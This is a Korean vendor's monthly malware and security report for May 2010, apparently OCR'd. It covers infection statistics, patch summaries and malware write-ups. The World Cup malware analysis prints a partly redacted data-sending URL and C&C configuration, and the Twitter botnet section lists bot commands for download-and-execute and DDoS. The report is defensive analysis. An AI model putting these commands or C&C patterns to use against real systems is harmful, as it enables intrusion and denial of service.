ASEC REPORT

안철수연구소에서 발행하는 월간 보안 보고서

Vol. 05

안철수연구소

목 차

이달의 보안 동향

Ⅰ. 이달의 보안 동향

1. 악성코드 동향

악성코드 통계

2010년 5월 악성코드 통계현황은 다음과 같다.

순위	등락	악성코드명	건수	비율
1	↑ 2	JS/Agent	451,078	14.5 %
2	↓ 1	TextImage/Autorun	427,012	13.8 %
3	↓ 1	Win32/Induc	290,888	9.4 %
4	New	Win-Trojan/Overtls.575488	275,685	8.9 %
5	New	HTML/IFrame	206,102	6.6 %
6	New	JS/Redir	152,792	4.9 %
7	↓ 3	Win32/Parite	127,871	4.1 %
8	New	JS/Exploit	120,064	3.9 %
9	↓ 1	Win32/Virut.B	115,329	3.7 %
10	New	JS/Downloader	112,502	3.6 %
11	↓ 6	Win32/Olala.worm.57344	107,093	3.5 %
12	New	JS/Zapchast	99,338	3.2 %
13	↓ 7	Win32/Conficker.worm.Gen	96,143	3.1 %
14	↓ 7	ALS/Bursted	93,304	3 %
15	↓ 4	Win-Trojan/Daonol.Gen	88,110	2.8 %
16	↓ 7	TextImage/Sasan	82,337	2.7 %
17	↓ 7	Win32/Virut	79,416	2.6 %
18	↓ 5	TextImage/Viking	66,013	2.1 %
19	↓ 4	Win32/Traxg.worm.61440	56,513	1.8 %
20	↓ 8	Win32/Palevo.worm.Gen	55,026	1.8 %
			3,102,616	100 %

[표 1-1] 악성코드 감염보고 Top 20

2010년 5월의 악성코드 감염 보고는 JS/Agent이 1위를 차지하고 있으며, TextImage/Autorun과 Win32/Induc가 각각 2위와 3위를 차지 하였다. 신규로 Top20에 진입한 악성코드는 총 6건이다.


아래 표는 악성코드의 주요 동향을 파악하기 위하여, 악성코드 별 변종을 종합한 악성코드 대표진단명 감염보고 Top200이다.

순위	등락	악성코드명	건수	비율
1	↑ 2	Win-Trojan/Downloader	639,702	11.3 %
2	↓ 1	Win-Trojan/Agent	638,457	11.2 %
3	↓ 1	Win-Trojan/Onlinegamehack	476,563	8.4 %
4	↑ 9	JS/Agent	451,083	7.9 %
5	↓ 1	TextImage/Autorun	427,313	7.5 %
6	–	Win32/Autorun.worm	331,076	5.8 %
7	New	Win-Trojan/Overtls	327,540	5.8 %
8	–	Win32/Virut	317,641	5.6 %
9	↓ 4	Win32/Induc	290,968	5.1 %
10	↓ 3	Win32/Conficker	276,836	4.9 %
11	↓ 2	Win-Trojan/OnlineGameHack	225,109	4 %
12	New	HTML/IFrame	206,102	3.6 %
13	↓ 1	Win32/Kido	154,680	2.7 %
14	New	Dropper/Malware	152,862	2.7 %
15	New	JS/Redir	152,792	2.7 %
16	↓ 1	Win32/Parite	129,129	2.3 %
17	–	Win-Adware/BHO	127,105	2.2 %
18	↓ 7	Win-Trojan/Daonol	122,125	2.1 %
19	New	JS/Exploit	120,064	2.1 %
20	-6	Win32/Palevo	117,864	2.1 %
			5,685,011	100 %


[표 1-2] 악성코드 대표진단명 감염보고 Top 20

2010년 5월의 감염보고 건수는 Win-Trojan/Downloader가 총 639,702건으로 Top20중 11.3%의 비율로 1위를 차지하고 있으며, Win-Trojan/Agent이 638,457건으로 2위, Win-Trojan/Onlinegamehack이 476,563건으로 3위를 차지 하였다.

아래 차트는 고객으로부터 감염이 보고된 악성코드 유형별 비율이다.




[그림 1-1] 악성코드 유형별 감염보고 비율




AhnLab Policy Center 4.0

2010년 5 월의 감염보고 건수는 악성코드 유형별로 감염보고건수 비율은 트로잔(TROJAN)류가 44.5%로 가장 많은 비율을 차지하고, 스크립트(SCRIPT)가 13%, 웜(WORM)가 12.3%의 비율을 각각 차지하고 있다.




[그림 1-2] 악성코드 유형별 감염보고 전월 비교

악성코드 유형별 감염보고 비율을 전월과 비교하면, 스크립트, 드롭퍼(DROPPER), 다운로더(DOWNLOADER)가 전월에 비해 증가세를 보이고 있는 반면 트로잔, 웜, 바이러스(VIRUS), 애드웨어(ADWARE), 애프케어(APPCARE), 스파이웨어(SPY WARE)는 전월에 비해 감소한 것을 볼 수 있다.



[그림 1-3] 악성코드 월별 감염보고 건수

5월의 악성코드 월별 감염보고 건수는 11,537,351건으로 4월의 악성코드 월별 감염 보고건수 10,300,965건에 비해 1,236,386건이 증가하였다.




AhnLab V3 Internet Security 8.0

아래 표는 5월에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top200이다.

순위	악성코드명	건수	비율
1	Win-Trojan/Overtls.575488	275,685	33.3 %
2	Win-Trojan/Agent.240222	45,886	5.5 %
3	Win-Trojan/Downloader.209920.F	45,422	5.5 %
4	Win-Trojan/Unovt.630784	45,040	5.4 %
5	Win-Trojan/Downloader.245248.G	40,780	4.9 %
6	Win-Trojan/Securisk	40,240	4.9 %
7	Dropper/Malware.209920.E	35,049	4.2 %
8	Win-Adware/Psngr.785408	31,325	3.8 %
9	Win-Trojan/Gampass.163840	26,707	3.2 %
10	Win-Trojan/Patched.AN	26,491	3.2 %
11	Win-Adware/KorAdware.339968	25,621	3.1 %
12	Win-Trojan/Patched.AM	23,873	2.9 %
13	Win-Trojan/Buzus.44008	23,525	2.8 %
14	Dropper/Onlinegamehack.42496	22,026	2.7 %
15	Win-Trojan/Downloader.250368.H	20,804	2.5 %
16	Win-Trojan/Onlinegamehack.36864.W	20,724	2.5 %
17	Win-Trojan/Magania.53248.AA	20,545	2.5 %
18	Win-Downloader/SearchFree.916992	20,282	2.4 %
19	Win-Trojan/Downloader.227328.D	19,475	2.4 %
20	Win-Trojan/Onlinegamehack.36864.U	19,219	2.3 %
		828,719	100 %

[표 1-3] 신종 악성코드 감염보고 Top 20

5월의 신종 악성코드 감염 보고의 Top 20은 Win-Trojan/Overtls.575488가 275,685건으로 전체 33.3%를 차지하여 1위를 차지하였으며, Win-Trojan/Agent. 240222가 45,886건 2위를 차지하였다.



[그림 1-4] 신종 악성코드 유형별 분포


5월의 신종 악성코드 유형별 분포는 트로잔이 73%로 1위를 차지하였다. 그 뒤를 이어 애드웨어가 10%, 드롭퍼가 6%를 각각 차지하였다.

악성코드 이슈

트위터 봇넷 악성코드

5월에는 트위터의 대중화를 틈타 트위터를 이용하여 악성코드를 제어하는 악성코드가 알려졌다. 지금까지 SNS 관련 악성코드는 사용자 계정이나 버디 계정에 스팸성 메시지를 달거나 악성코드가 업로드 된 사이트로 유도하는게 일반적이었다. 그러나 해당 악성코드는 먼저 사용자 계정이

나 이미 훔쳐낸 계정에 악성코드 제어관련 내용을 트윗 한 후 악성코드가 이를 읽어 들인 후 악의적인 행동을 취한다.



[그림 1-5] 트위터 봇의 생성 및 동작 예


일반적인 봇넷의 차단 방법은 봇넷이 이용 하는 서버에 대한 차단을 통해서 근본적으로 봇넷이 활성화 될 수 없게 한다. 그러나 트위터와 같은 상용 서비스를 이용한다면, 일반적인 차단방법을 사용할 수 없어 공격자는 자유롭게 명령을 내보낼 수 있게 되므로 이러한 상용 서비스를 악용하는 봇넷 사례가 증가할 것으로 예상 된다.

시스템 파일을 패치 하는 악성코드와 BSOD

5월에는 유난히 시스템 파일을 패치 하는 악성코드 소식이 자주 들려 왔다. 시스템 파일을 패치 하는 악성코드는 자신의 실행을 위해서 레지스트리를 이용하는 것이 아니라 패치 된 윈도우 시스템 파일 (주로 DLL 확장자의 파일들)의 프로그램 시작 부분의 코드나 임포트(Import) 함수 부분을 수정하여 자신을 동작 시키는 악성코드를 말한다. 이러한 결과로 부팅 시 레지스트리 모니터링이나 시작 프로그램을 관리하는 프로그램들은 악성코드의 실행시점을 찾아 내지 못하게 된다. 이 때문에 최근 들어 악성코드 제작에 많이 사용 되고 있다. 이번에 타켓이 된 파일은 ws2help.dll 파일이었다. 특히, 이번 악성코드는 패치 한 파일을 올바른 곳에 복사하지 않아, 시스템이 정상적으로 부팅 되지 않는 상황이 발생하였다. 다음과 같은 메시지가 출력되고 윈도우가 정상적으로 부팅 되지 않았다.

[그림 1-6] Win-Trojan/Patcher.17945 감염 후 윈도우가 부팅 되지 않는 모습

이러한 과정을 도식화 하면 [그림 1-7]과 같다. 즉 위에서 언급 했듯이 윈도우 시스템 폴더에 패치 된 파일이 존재해야 하지만 악성코드는 시스템 폴더가 아닌 %windir%system₩ 폴더에 패치 된 파일을 복사하였다.



[그림 1-7] Win-Trojan/Patcher.17945 실행과정

이것은 악성코드 제작자의 의도적인 것이라기 보다는 실수로 추정되며 이를 복구 하기 위해서는 원본 파일을 찾아 파일명을 변경해주는 등의 추가작업이 필요하여 사용자들이 불편함을 호소한 사례였다.

제휴 마케팅과 결탁한 애드웨어


인터넷 키워드 검색 도우미 서비스는 웹 브라우저 주소 표시줄에 검색하고자 하는 키워드만 입력하면 관련된 검색 결과를 보여주어 인터넷 서핑에 도움을 줄 수 있다. 하지만 최근에는 이들 인터넷 키워드 검색 도우미 서비스들을 보다 많은 사용자들의 PC에 설치하기 위해 무료 게임, 무료 웹 하드 서비스, UCC 재생기, 기타 애드웨어에 번들 형태로 설치되기 시작했다. 또한 높은 수익을 위해 제휴 마케팅 사이트와 연계해 특정 쇼핑몰로 방문을 유도하는 부작용이 발생하고 있다. 인터넷 검색 도우미 서비스를 통해 쇼핑몰을 방문하여 상품을 구매하는 경우 결제 금액의 일정 비율을 수수료로 제휴 마케팅 사이트를 통해 지급 받기 때문이다. 또한 보다 많은 사용자들의 컴퓨터에 설치하기 위해 악의적인 방법들까지 사용하고 있으며 보안 업체의 진단을 우회하기 위해 프로그램 내부의 특정 문자열을 다른 문자와 조합하여 일반적으로는 알아보기 힘들게 변형해 사용하고 있다.

[그림 1-8] 유명 인터넷 쇼핑몰 주소를 변형시켜 놓은 부분

실제 5월 신종 악성코드 감염보고를 살펴보면 Win-Trojan/Overtls, Win-Trojan/Unovt가 각각 1위와 4위를 하고 있음을 볼 수 있다. 즉, 그만큼 국내 사용자들의 피해가 크다는 것을 알 수 있다. 이들 인터넷 키워드 검색 도우미 서비스가 설치되어 있을 경우 인터넷 검색 시 내가 원하는 결과가 아닌 해당 애드웨어가 방문을 유도하는 곳으로 변경된 검색 결과를 얻을 수 있으며, 내가 선호하는 인터넷 쇼핑몰이 아닌 애드웨어 제작자에게 보다 높은 수익을 줄 수 있는 인터넷 쇼핑몰로 방문이 유도될 수 있다.

문서파일에 포함된 악성코드 주의

5월에는 메일을 통해 유포되는 악성코드 중 DOC 혹은 RTF 등의 확장자의 문서를 이용한 악성코드 유포 사례가 확인되었다. [그림 1-9]에 있는 첨부파일을 실행하면 문서 내부에 특정 아이콘이 나타나며 클릭을 유도하게 된다.



[그림 1-9] 악성코드가 포함된 문서 열람 시 나타나는 경고창

만일, 클릭을 하게 되면 경고 창이 나타나며 [확인] 버튼을 누를 경우 문서 내부에 포함된 악성코드가 실행이 된다. 최근 악성코드 유포 기법이 점점 다양해지며 발전되고 있어 이러한 발신인이 불분명한 메일을 통해 첨부되는 문서나 기타 첨부파일은 되도록이면 실행하지 않는 것을 권장한다.

허위 백신 Digital Protection / Data Protection 주의

5월에는 유난히 Digital Protection, Data Protection 라는 이름을 가진 허위 백신이 기승을 부렸다. 해당 허위백신이 설치가 되면 시스템 트레이 창에 지속적인 경고를 나타내며 인터넷 익스플로러를 이용하여 웹사이트 접속 시 사이트 접속을 차단하며 악성코드 감염 경고 및 결제 창을 보여주게 된다.

[그림 1-8] 유명 인터넷 쇼핑몰 주소를 변형시켜 놓은 부분

이러한 허위 백신이 설치될 경우 외부로 스팸메일을 발송하여 시스템이 느려지거나 네트워크 트래픽이 많이 발생하는 증상을 보이고 있다. 현재 V3 제품에서 대다수 진단 및 치료가 가능하나 지속적인 변종이 출현하고 있어 각별한 주의가 필요하다. V3는 변종을 발견시 최신 엔진을 제작하여 진단 및 치료하고 있으니, 항상 최신버전의 엔진을 설치하여 변종을 사전에 차단하기 바란다.

온라인 게임핵 류 악성코드로 인한 한/영 전환 불가 사례


최근 국내 웹사이트를 통해 유포되는 온라인 게임핵이 많이 유포되고 있다. 해당 악성코드는 게임 계정을 탈취하는 목적을 지닌 악성코드로 최근 해당 악성코드에 감염될 경우 imm32.dll 파일이 변조되어 한/영 전환이 불가능한 증상이 발견되고 있다. 이러한 증상이 나타날 경우 악성코드에 감염된 것으로 의심해 보아야 하며, V3 제품을 설치하여 엔진을 최신버전으로 업데이트 한 후 검사 및 치료를 권장한다. 만약 수동으로 조치하고자 한다면 http://core.ahnlab.com/173 페이지를 참고하여 조치하기 바란다.

2. 시큐리티 동향

시큐리티 통계

5월 마이크로소프트 보안 업데이트 현황

마이크로소프트사로부터 발표된 이번 달 보안 업데이트는 2건이다.




[그림 2-1] 공격 대상 기준 별 MS 보안 업데이트

위험도	취약점	POC
긴급	아웃룩 Express 및 윈도우 메일 취약점으로 인한 원격코드 실행 취약점	무
긴급	비주얼 베이직 취약점으로 인한 원격코드 실행 취약점	무

[표 2-1] 2010년 5월 주요 MS 보안 업데이트


5월에는 4월에 발표된 11건보다 훨씬 적은 2건의 패치가 발표되었다. 이번에 발표된 MS10-030 (윈도우 메일 취약점 원격코드 실행 취약점)은 사용자가 악의적인 메일 서버에 방문하도록 유도하여 임의의 코드를 실행하도록 한다. 비주얼 베이직 취약점은 VBA(Visual Basic for Applications)를 지원하는 문서에서 ActiveX 컨트롤을 검색하는 방식으로 인해 발생한다. 특수하게 조작된 문서를 VBA 런타임으로 전달하면 임의의 코드를 실행할 수 있는 조건이 만들어진다. 이번 달에 발표된 보안패치는 원격코드 실행취약점이 존재하는 만큼 해당 제품을 사용 중이라면 빠른 패치를 권고한다.

악성코드 침해 웹사이트 현황



[그림 2-2] 악성코드 배포를 위해 침해된 사이트 / 배포지 수

[그림 2-2]는 월별 악성코드 침해 사이트 현황을 나타낸 그래프로, 2010년 1월부터 4월까지 꾸준히 증가하다가 5월에 다소 감소하였다. 5월에도 지난 4월과 비슷하게 침해 사이트를 통해서 유포되는 악성코드의 대부분은 Win-Trojan/Daonol 변종들이었다.



[그림 2-3] 악성코드 배포를 위해 사용된 취약점

[그림 2-3]은 월별 침해사고가 발생한 웹사이트들에서 악성코드를 유포하기 위해서 사용했던 취약점들에 대한 통계로, 전월과 동일하게 MS06-014 취약점을 사용한 악성코드 유포가 가장 많았다. 그리고 취약점 ID에서도 볼 수 있듯이 MS06-014는 2006년도에 발견된 취약점인데 가장 많이 사용되는 것을 볼 때 아직도 많은 Internet Explorer사용자들이 보안 패치를 적용하지 않고 사용하고 있는 것으로 판단된다.

시큐리티 이슈

남아공월드컵을 위장한 악성코드 국내발견

2010년 남아공 월드컵을 앞두고 이를 악용한 악성코드가 보고되었다. 이번에 보고된 악성코드는 한글로 작성된 이메일을 통해 전파가 되는 특징을 가지고 있다. 올 3월에 월드컵 관련 메일로 위장한 스팸메일이 유포가 되었지만, 그 당시에는 영문이었다. 이번에 한국어로 위장한 메일은 제목이 "남아공 월드컵 직접 볼 수 있다!" 와 같이 사용자를 현혹하는 문구를 이용하였다. 지금까지 보면 중요한 행사가 있으면 어김없이 관련한 악성코드가 나타난다. 이유를 살펴보면, 아무래도 사회적 관심이 높기 때문에 사용자들이 악성메일을 열어볼 가능성이 높다는 점을 악용하는 것으로 보인다. 지금부터 해당 악성코드를 살펴보자. 먼저, 악성메일에 첨부된 파일을 실행하면, 시스템의 MAC 주소와 P2P 프로그램인 프루나와 이뮬의 프로그램 설치 정보를 전송한다.

[요청정보]

– 정보전송 URL :

http://www.pa[삭제]m/v1.0/cmd.php?mac_addr=000c2[삭제]c&ver=20100501&prunaInstall=0&emulInstall=0

정보를 전송하는 곳은 IP가 한국에 위치한 시스템이다. 위 정보 외에도 몇 군데를 접속하는데 IP 대역 모두가 한국에 위치한 곳이다. 일단 정보를 전송하면 서버로부터 메일 발송과 관련한 공격정보를 전달받는다. 전달되는 내용 형태는 아래와 같다.

```
<mailFileName><![CDATA[favorite.exe]]></mailFileName>
  <mailSendTerm>43200000</mailSendTerm>
  <mailSendMax>200</mailSendMax>
  <mailRepeat>2</mailRepeat>
  <CmdServer>http://www.pa[삭제]s.com/v1.0/cmd.php</CmdServer>
  <CmdServer1>http://www.k[삭제]om/v1.0/cmd.php</CmdServer1>
 <CmdServer2>http://www.k[삭제]8.com/v1.0/cmd.php</CmdServer2>
  <CmdUpdateTime>300000</CmdUpdateTime>
  <delayWindow>100000</delayWindow>
  <CntWindow>1</CntWindow>
  <ifRandom>1</ifRandom>
 </CONFIG>
```

즉, 명령을 내리는 곳은 3군데의 C&C 서버가 있는 것임을 대략 추정해 볼 수 있다. 기업들에서는 보통 웹 접속이 방화벽에서 많이 허용되어 있는 만큼, 악성코드의 원격제어 방식으로 HTTP 프로토콜을 이용하여 정보를 주고받는 형태가 대세이다. 기술발전에 따라 이러한 접근 방식도 바뀌겠지만 앞으로 당분간은 HTTP가 악성코드의 주요한 통신수단이 될 것이다.


소셜 네트워크의 대표, 트위터(Twitter)를 이용한 봇넷 증가 우려

대표적인 소셜 네트워크를 뽑으라 하면, 트위터가 빠질 수 없다. 국내에서도 트위터의 사용자층이 두터워 지고 있으며, 개인 뿐 아니라 기업에서도 마케팅, 홍보용도로도 사용되고 있다. 그런데 이 트위터가 봇넷으로 이용되고 있으며, 외국에서는 점차 이슈화되고 있다고 한다. 우선 공격자는 트위터 계정을 생성하거 나 또는 다른 사람의 것을 도용하여 공격을 준비한다. 그리고 사용자에게는 전송한 파일이나 URL주소를 사회공학적인 방법을 이용하여 사용자가 클릭하도록 유도한다. 만약 사용자가 파일을 클릭하면 해당 악성코드에 감염이 되면서 사전 정의된 트위터에 접속을 시도하게 된다. 공격자는 이때 트위터에 공격명령을 트윗하는 것만으로 쉽게 제어를 할 수 있게 된다. 접속방식이 트위터를 이용한 형태가 되었다는 것이지, 과거의 IRC 채널을 이용한 것과는 배경 면에서 큰 차이점은 없다. 트위터를 이용한 공격 명령 형태를 보면 아래와 같다:

```
> .DOWNLOAD*link.com/direct.exe*cutomnamefor.exe*0 [ 0 = Download,
1 = > Download & Exec ]
> .DDOS*IP*PORT [ UDP Attack ]
> .VISIT*link.com/video*0 [ 0 = Invisible, 1 = Visible ]
> .SAY*Hello my infectants! [ Fun, useless command, Text To Speech ]
> .STOP [ Stops all current processes. DDOS, Visiting.]
> .REMOVEALL [ Removes all bots connected. ]
```

공격 명령의 예제만 보아도 대충 추측이 가능할 것이다. 특정한 URL 주소에서 파일을 다운로드 받게 한다든지 특정한 아이피로 DDoS 공격을 수행하거나, 사이트 방문 등 다양한 명령어를 통해 사용자의 컴퓨터를 여러 가지 방법으로 제어할 수 있다.

이미 트위터 봇넷을 생성하는 도구도 나와 있어, 트위터 봇넷 프로그램을 쉽게 생성할 수가 있다.




[그림 2-4] 트위터 봇을 생성하는 도구 화면 예제

위와 같은 도구를 사용하여 봇을 생성하게 되면 파일 끝부분에 다음 화면과 같이 입력한 트위터 정보가 들어가 있음을 확인할 수 있다.

[그림 2-5] 생성된 봇 파일의 내부코드

이외 인터넷에서도 소개되고 있는 또 다른 트위터 봇의 화면은 아래와 같다.



[그림 2-4] 트위터 봇을 생성하는 도구 화면 예제

트위터가 대중적으로 이용되고 있는 만큼 공격자들은 트위터와 같은 SNS 환경을 공격을 위한 도구로 활용하는 사례가 늘어나고 있다. 이번 트위터 봇넷은 앞으로 발생할 수 있는 SNS를 이용한 공격의 시작일지도 모른다.

AhnLab Trusguard

3. 웹 보안 동향

웹 보안 통계


웹 사이트 보안 요약

구분	건수
악성코드 발견 건수	142,613
악성코드 유형	930
악성코드가 발견된 도메인	1,084
악성코드 발견된 URL	4,950
전달 악성코드 발견 건수	111,045
전달 악성코드 유형	926
전달 악성코드가 발견된 도메인	1,028
전달 악성코드 발견된 URL	3,898

[표 3-1] 웹 사이트 보안 요약

악성코드 발견 건수는 142,613건이고, 악성코드 유형은 930건이며, 악성코드가 발견된 도메인은 1,084건이며, 악성코드 발견된 URL은 4,950 건이다. 2010년 5월은 2010년 4월보다 은 다소 감소하였으나, 악성코드 발견 건수, 악성코드 유형, 악성코드가 발견된 도메인, 악성코드 발견된 URL 은 증가하였다.


월별 악성코드 발견 건수



[그림 3-1] 월별 악성코드 발견 건수

2010년 5월 악성코드 발견 건수는 전달의 111,045건에 비해 128% 수준인 142,613건이다.

